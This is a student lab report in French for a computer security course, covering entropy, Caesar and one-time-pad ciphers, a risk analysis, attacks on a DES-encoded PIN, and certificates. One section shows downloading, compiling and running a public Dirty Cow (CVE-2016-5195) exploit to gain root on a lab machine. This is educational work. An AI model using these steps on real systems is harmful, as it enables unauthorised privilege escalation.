INF4420A
Sécurité informatique

Rapport de TP2

Présenté à
Corentin Bresteau

Par
Anthony Abboud (1681547)
Et
Riyad Lahmer (1917641)

15 Mars 2018

Partie A

Question 1 - Entropie [/0.75]

a)

```
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./texte 200 | ./h-lettre
(space) = 37
A = 16
B = 3
C = 1
D = 5
E = 18
F = 4
G = 1
H = 10
I = 14
J = 0
K = 2
L = 9
M = 5
N = 11
O = 11
P = 1
Q = 1
R = 12
S = 9
T = 14
U = 6
V = 2
W = 6
X = 0
Y = 2
Z = 0
Nombre total de caracteres : 200
Entropie de l'entree : 4.039791
```

On obtient une entropie de 4.039791 bits/symbole

b) Chaque symbole de l'alphabet peut être codé individuellement en H(S) bits. Il existe aussi un code compresseur (sans erreur) avec efficacité en H(S) + 1. Avec H(S) étant l'entropie.

c) $H(s) = \sum pi * log_2(\frac{1}{pi})$ avec $pi = \frac{1}{27}$, on obtient $H(s) = 4.75$ bits/symbole

d) Le quotient représente la dispersion des lettres dans la langue anglaise.

e)

```
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./lettre 200 | ./h-lettre
(space) = 38
A = 14
B = 5
C = 6
D = 11
E = 22
F = 3
G = 3
H = 12
I = 10
J = 0
K = 1
L = 1
M = 8
N = 8
O = 12
P = 3
Q = 0
R = 12
S = 14
T = 8
U = 2
V = 2
W = 3
X = 0
Y = 2
Z = 0
Nombre total de caracteres : 200
Entropie de l'entree : 4.000830
```

On obtient un entropie de 4.000830 bits/symbole. La différence avec la question a) n'est pas significative.

f) Les entropies sont calculées sur la fréquence d'apparition des lettres individuellement. Il est donc normal qu'elles soient proches. Si on calcule l'entropie pour les caractères 2 à 2, la différence sera plus grande.

Question 2 - Histogrammes [/0.75]


a)

```
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./texte 200 > texte_1
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ cat texte_1
ROBERT OF ARTOYS BANISH T THOUGH THOU BE FROM FRAUNCE THY NATIUE COUNTRY YET WITH VS THOU SHALT RETA
YNE AS GREAT A SEIGNIORIE FOR WE CREATE THEE EARLE OF RICHMOND HEERE AND NOW GOE FORWARDS WITH OUR P
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./cesar texte_1 > texte_2
^X^C
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ cat texte_2
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ rm texte_2
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./cesar < texte_1 > texte_2
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ cat texte_
texte_1  texte_2
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ cat texte_2
UREHUW RI DUWRBV EDQLVK W WKRXJK WKRX EH IURP IUDXQFH WKB QDWLXH FRXQWUB BHW ZLWK YV WKRX VKDOW UHWD
BQH DV JUHDW D VHLJQRULH IRU ZH FUHDWH WKHH HDUOH RI ULFKPRQG KHHUH DQG QRZ JRH IRUZDUGV ZLWK RXU S
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./cesar-d < texte_2 > texte3
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ cat texte3
ROBERT OF ARTOYS BANISH T THOUGH THOU BE FROM FRAUNCE THY NATIUE COUNTRY YET WITH VS THOU SHALT RETA
YNE AS GREAT A SEIGNIORIE FOR WE CREATE THEE EARLE OF RICHMOND HEERE AND NOW GOE FORWARDS WITH OUR P
[rilaha@l4712-14 Source - Entropie - Chiffrement]$
```


```
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./lettre 200 > lettre_1
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ cat lettre_1
PNE ECTNYEHIOMGBFI E TDNRGTSOHGOTSSAORTCTAHISO OAATR MGGWDTIAĒVLNSN  TS ONILLDRHPHHLUDIITEHIUEOISSOI
H LDTNDA  RPE AONSAANIL AOC C WGRSMSEC  MET ACKOHH A HEC V EETCTTACA OI CSDARHOTFOOOEOWBOA FNTLATBMO
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./cesar < lettre_1 > lettre_2
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ cat lettre_2
SQH HFWQBHKLRPJEIL H WGQUJWVRKJRWVVDRUWFWDKLVR RDDWU PJJZGWLDHYOQVQ  WV RQLOOGUKSKKOXGLLWHKLXHRLVVRL
K OGWQGD  USH DRQVDDQLO DRF F ZJUVPVHF  PHW DFNRKK D KHF Y HHWFWWDFD RL FVGDUKRWIRRRHRZERD IQWODWEPR
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./cesar-d < lettre_2 > lettre_3
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ cat lettre_3
PNE ECTNYEHIOMGBFI E TDNRGTSOHGOTSSAORTCTAHISO OAATR MGGWDTIAĒVLNSN  TS ONILLDRHPHHLUDIITEHIUEOISSOI
H LDTNDA  RPE AONSAANIL AOC C WGRSMSEC  MET ACKOHH A HEC V EETCTTACA OI CSDARHOTFOOOEOWBOA FNTLATBMO
[rilaha@l4712-14 Source - Entropie - Chiffrement]$
```

b)


Graphique 1: Nombre d'occurrences de chaque lettre de l'alphabet pour 'Lettre' chiffré.




Graphique 2: Nombre d'occurrences de chaque lettre de l'alphabet pour 'Lettre' déchiffré.



Graphique 3: Nombre d'occurrences de chaque lettre de l'alphabet pour 'Texte' chiffré.



Graphique 4: Nombre d'occurrences de chaque lettre de l'alphabet pour 'Texte' déchiffré.



c) Les 4 histogrammes sont assez ressemblants en terme de pente. Si les fréquences étaient comptabilisées sur deux lettres, les histogrammes seraient différents, car texte est non-markovien, donc certains couples de lettre seraient beaucoup plus fréquents (par exemple th) que d'autres alors que lettre est markovien.

d) Dans le cas du texte, comptabiliser les fréquences sur 2 lettres peut faciliter le déchiffrement car on sait que certains couples de lettre sont plus ou moins utilisés dans la langue anglaise. En revanche, pour le cas de lettre, on ne peut se baser que sur la fréquence des lettres dans la langue anglaise une à une, car c'est un processus markovien.

Question 3 - Masque jetable [/0.75]

a)

```
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./monnaie 1024 > monnaie_1
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./h-bit < m
masque     monnaie    monnaie_1
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./h-bit < monnaie_1 > monnaie_entro_bit
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ cat monnaie_entro_bit
0 = 4152
1 = 4040
Nombre total de bits : 8192
Entropie du texte entre : 0.999865
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./h-ascii < monnaie_1 > monnaie_entro_asc
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ cat monnaie_entro_asc
Nombre total d'octets : 1024
Entropie de l'entree : 7.799589
[rilaha@l4712-14 Source - Entropie - Chiffrement]$
```

Pour le fichier monnaie, on obtient une entropie par bit de 0.999865 et une entropie par octet de 7.799589.

```
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./binaire 1024 > binaire_1
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./h-bit <binaire_1 > binaire_entro_bit
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ cat binaire_entro_bit
0 = 5208
1 = 2984
Nombre total de bits : 8192
Entropie du texte entre : 0.946161
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./h-ascii < binaire_1 > binaire_entro_asc
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ cat binaire_entro_asc
Nombre total d'octets : 1024
Entropie de l'entree : 0.775415
[rilaha@l4712-14 Source - Entropie - Chiffrement]$
```

Pour le fichier binaire, on obtient une entropie par bit de 0.946161 et une entropie par octet de 0.775415.

b)

```
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./monnaie 1024 > cle
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./masque cle 1024 monnaie_1 monnaie_chiffre
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./h-bit < monnaie_chiffre > monnaie_chiifre_entro
_bit
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ cat monnaie_chiifre_entro_bit
0 = 4031
1 = 4161
Nombre total de bits : 8192
Entropie du texte entre : 0.999818
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./h-ascii < monnaie_chiffre > monnaie_chiffre_ent
ro_asc
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ cat monnaie_chiffre_entro_asc
Nombre total d'octets : 1024
Entropie de l'entree : 7.824748
[rilaha@l4712-14 Source - Entropie - Chiffrement]$
```

Après application du masque jetable, on obtient une entropie par bit de monnaie chiffrée de 0.999818, et par octet de 7.824748.

```
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./masque cle 1024 binaire_1 binaire_chiffre
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./h-bit <binaire_chiffre > binaire_chiffre_entro_
bit
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ cat binaire_chiffre_entro_bit
0 = 4103
1 = 4089
Nombre total de bits : 8192
Entropie du texte entre : 0.999998
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ ./h-ascii <binaire_chiffre > binaire_chiffre_entr
o_asc
[rilaha@l4712-14 Source - Entropie - Chiffrement]$ cat binaire_chiffre_entro_asc
Nombre total d'octets : 1024
Entropie de l'entree : 7.811781
[rilaha@l4712-14 Source - Entropie - Chiffrement]$
```

Après application du masque jetable, on obtient une entropie par bit de binaire chiffré de 0.999998, et par octet de 7.811781.

Après chiffrement, l'entropie par bit des deux fichiers est très similaire. Il en est de même pour l'entropie par octet.
On peut en déduire que, peu importe le nombre de symboles dans l'alphabet qu'on utilise pour notre message de base, c'est le nombre de symbole dans l'alphabet utilisé pour la clé qui importe.

c) Pour le cas du binaire, c'est une bonne méthode de chiffrement, car l'entropie en octet augmente. Pour le cas de monnaie, l'entropie reste régulière; ce n'est donc pas une bonne manière de chiffrer.

Question 4 - Analyse de risque [/1.5]

a) On gagnerait 400 000$ à s'installer sur l'île B. Cependant, la fréquence des ouragans est trop importante. Donc si on réfléchit sur le long terme, les pertes lié à l'ouragan seraient supérieures à ces 400 000$. En effet, en plus des dégât matériels, qui peuvent au pire des cas obligés à tout reconstruire, et donc à être dans un état de chômage technique pendant plusieurs mois (laissant ainsi un marché libre à la concurrence), il faut prendre en compte la sécurité de ses employés. Un environnement à risque implique des difficultés à employer et donc des salaires plus hauts pour attirer des candidats. Nous recommandons donc l'île A.

b)

Scénario i. intégrité
Scénario ii. disponibilité
Scénario iii. confidentialité

c)

probabilité = capacité + opportunité + motivation / 3
risque = probabilité + impact / 2

	Acteur	Capacité	Opportunité	Motivation	Probabilité	Impact	Risque
Scénario i	Tricheur	4	4	4	4	2	3
	C.O	1	4	1	2	2	2
	Concurrents	2	4	2	2.7	2	2.35

Pour le scénario i, c'est le tricheur qui constitue la plus grande menace.

	Acteur	Capacité	Opportunité	Motivation	Probabilité	Impact	Risque
Scénario ii	Tricheur	1	4	1	2	4	3
	C.O	4	4	1	3	4	3.5
	Concurrents	2	4	4	3.33	4	3.67

Pour le scénario ii, ce sont les concurrents qui représentent la plus grande menace.

	Acteur	Capacité	Opportunité	Motivation	Probabilité	Impact	Risque
Scénario iii	Tricheur	1	3	1	1.67	3	2.34
	C.O	4	3	4	3.67	3	3.34
	Concurrents	1	3	2	2	3	2.5

Pour le scénario iii, c'est le crime organisé qui constitue la plus grande menace.

d)

1. La motivation baisse pour les concurrents mais leur opportunité augmente. En parallèle du fait de notre notoriété qui augmente, la motivation des tricheurs et crimes locaux peut augmenter.
2. La motivation des crimes locaux augmente.
3. L'opportunité des tricheurs baisse.

e)

	Acteur	Capacité	Opportunité	Motivation	Probabilité	Impact	Risque
Scénario 3	Tricheur	1	3	1	1.67	3	2.34
	C.O	4	4	4	4	3	3.5
	Concurrents	1	3	1	2	3	2.5

Ce système ne protège que contre les intrusions, donc ne concerne que le crime organisé, qui voit son opportunité augmenter.

Nous ne pensons pas que cette offre en vaut la chandelle, car externaliser la sécurité de notre entreprise peut créer des problèmes. De plus, ici la distance entre nos bureaux et le fournisseur est trop grande, ce qui ne nous permet pas de vérifier ses méthodes de travail. Notre entreprise étant spécialisée dans le poker en ligne, la dimension des réseaux informatiques est très importante pour nous, on doit donc y allouer un budget plus important.

Bien sur, cette recommandation est à analyser au cas par cas. Certaines entreprises qui n'ont pas de direction des systèmes d'information du fait de leur métier principal, par exemple, auront beaucoup plus à gagner s'ils externalisent leur sécurité.

Partie B

Question 1 - Codage [/1.25]

ajouter les screens

a) σ : [1,9] (chiffre de 1 à 9)
τ : [1,9] (chiffre de 1 à 9)
τ' : [ASCII] (caractère ASCII codé sur 8 bits)

b) σ : [1,9]{4} : 4 chiffres à la suite.
τ : [1,9]{4}*2 : Deux fois la même série de 4 chiffres
τ' : [ASCII]{8} : bloc de 8 octets

c) Attaque force brute : Essayer les 10000 combinaisons possibles pour obtenir leurs chiffrement DES, puis déchiffrer les paquets DES détournés en les comparant avec les combinaisons obtenues au préalable.

Attaque man in the middle 1 : Modifier les paquets DES, pour modifier le nouveau NIP du client.

Attaque man in the middle 2 : Déchiffre les paquets avec recept.py, pour obtenir le nouveau NIP

d) Attaque force brute

```
debian@debian:~/Documents/Utilitaires TP1/Codage$ for num in $(seq -w 0000 9999)
; do ./transBase.py $num; printf "\n";done > 10000des
debian@debian:~/Documents/Utilitaires TP1/Codage$
```

e) On considère que l'attaquant n'a pas accès aux nouveaux codages.

Codage 1
Bloque le brute force

```
debian@debian:~/Documents/Utilitaires TP1/Codage$ ./trans1.py 0000
debian@debian:~/Documents/Utilitaires TP1/Codage$ ./trans1.py 0000
debian@debian:~/Documents/Utilitaires TP1/Codage$
```

On remarque que le codage diffère pour le même NIP.

Codage 2 : spécifier timestamp (quelques secondes)
Bloque le brute force

```
debian@debian:~/Documents/Utilitaires TP1/Codage$ ./trans2.py 0000
[illegible]debian@debian:~/Documents/Utilitaires TP1/Codage$ ./trans2.py 0000
[illegible]debian@debian:~/Documents/Utilitaires TP1/Codage$
```

Ici aussi, le code diffère pour deux NIP identiques.
Bloque Man in the middle 1

```
debian@debian:~/Documents/Utilitaires TP1/Codage$ ./trans2.py 0000
[illegible]debian@debian:~/Documents/Utilitaires TP1/Codage$ ./recep
recep1.py     recep2.py     recep3.py     recepBase.py
debian@debian:~/Documents/Utilitaires TP1/Codage$ ./recep2.py -d 0
2g[illegible]Q[illegible];
Delai de transmission suspect, operation annulee
debian@debian:~/Documents/Utilitaires TP1/Codage$
```

Le délai étant suspect, le décodage ne fonctionne pas.

Codage 3
Bloque le brute force

```
debian@debian:~/Documents/Utilitaires TP1/Codage$ ./trans3.py 0000 0000
[illegible]debian@debian:~/Documents/Utilitaires TP1/Codage$ ./trans3.py 0000 0000


[illegible]debian@debian:~/Documents/Utilitaires TP1/Codage$ ./recep3.py -d 0
```

Le code diffère pour deux NIP identiques.

Bloque le Man in the Middle

```
debian@debian:~/Documents/Utilitaires TP1/Codage$ ./trans3.py 0000 0000
[illegible]debian@debian:~/Documents/Utilitaires TP1/Codage$ ./trans3.py 0000 0000


[illegible]debian@debian:~/Documents/Utilitaires TP1/Codage$ ./recep3.py -d 0
[illegible]
Delai de transmission suspect, operation annulee
debian@debian:~/Documents/Utilitaires TP1/Codage$
```

Le délai étant suspect, le décodage ne fonctionne pas.

f) Le codage 2 permet une protection à la fois sur le brute force grâce au nombre aléatoire, et sur le man in the middle, grâce au timestamp. Donc, on le choisit comme meilleur choix afin de faire un compromis.

Question 2 - Exploitation d'une vulnérabilité critique [/1]

Reconnaissance

a)

```
admin_web@certificates ~ $ uname -r
3.4.5-hardened
```

Analyse de vulnérabilité

b)
1 - L'identifiant de la faille "Dirty Cow" est CVE-2016-5195

2 - Dirty Cow utilise le système de Copy On Write (COW) qui permet pour des raisons de performances de réaliser une copie de mémoire seulement au moment de la modification de celle-ci. Ici, si deux processus peuvent modifier la même partie de la mémoire, la mémoire devient modifiable juste avant la copie. Le second processus (malveillant) n'a plus qu'à insérer un code malicieux. Cette faille est critique car elle permet à un utilisateur lambda d'avoir les privilèges root sur le système.

3 - Oui, les système Linux vulnérables sont des noyaux de 2.x à 4.x, notre noyaux étant en 3.4.5.

Exploitation

c)
1 -

```
admin_web@certificates ~ $ wget https://gist.githubusercontent.com/Blouglou/336c
1abe9529e4504597a1527667c7fe/raw/2da8fba62cc02efa5da36f3ebca7e4b566257056/dirtyc
ow-mem.c
--2018-02-23 14:35:28--  https://gist.githubusercontent.com/Blouglou/336c1abe952
9e4504597a1527667c7fe/raw/2da8fba62cc02efa5da36f3ebca7e4b566257056/dirtycow-mem.
c
Resolving gist.githubusercontent.com... 151.101.136.133
Connecting to gist.githubusercontent.com|151.101.136.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5123 (5.0K) [text/plain]
Saving to: `dirtycow-mem.c'

100%[======================================>] 5,123       --.-K/s   in 0s

2018-02-23 14:35:28 (56.9 MB/s) - `dirtycow-mem.c' saved [5123/5123]
```

2 -

```
admin_web@certificates ~ $ gcc -Wall -o dirtycow-mem dirtycow-mem.c -ldl -lpthre
ad
dirtycow-mem.c: In function 'get_range':
dirtycow-mem.c:141:3: warning: use of assignment suppression and length modifier
 together in gnu_scanf format
dirtycow-mem.c:141:3: warning: use of assignment suppression and length modifier
 together in gnu_scanf format
```

3 -

```
admin_web@certificates ~ $ ./dirtycow-mem
[*] range: 7f5ef254a000-7f5ef26ea000]
[*] getuid = 7f5ef2603810
[*] mmap 0x7f5ef2d71000
[*] exploiting (patch)
[*] patched (procselfmemThread)
[*] patched (madviseThread)
certificates admin_web # [*] exploiting (unpatch)
[*] unpatched: uid=1000 (procselfmemThread)
[*] unpatched: uid=1000 (madviseThread)
```

4 -

```
whoami
root
```

5 -


```
certificates admin_web # [*] exploiting (unpatch)
[*] unpatched: uid=1000 (procselfmemThread)
[*] unpatched: uid=1000 (madviseThread)
whoami
root
certificates admin_web # date -s "2 OCT 2015 18:00:00"
Fri Oct  2 18:00:00 EDT 2015
```

6 -

```
certificates admin_web # exit
exit
```

Question 3 - Certificats à clé publique, HTTPS et SSL [/1]


a. Un écran s'affiche avec le message "This connection is not trusted". La connexion est considérée comme non sécurisée




b. C'est un site de banque donc l'authenticité doit être un but majeur, mais le certificat n'est pas vérifié, ce qui est suspect.

c. On a maintenant accès au site, le certificat étant ajouté au navigateur, le site est considéré comme fiable par Firefox.

d.




```
admin_web@certificates ~ $ openssl genrsa -des3 -out ca.key 4096
Generating RSA private key, 4096 bit long modulus
.........++
.............................++
e is 65537 (0x10001)
Enter pass phrase for ca.key:
Verifying - Enter pass phrase for ca.key:
admin_web@certificates ~ $ openssl req -new -x509 -days 365 -key ca.key -out ca.crt
Enter pass phrase for ca.key:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
admin_web@certificates ~ $
```

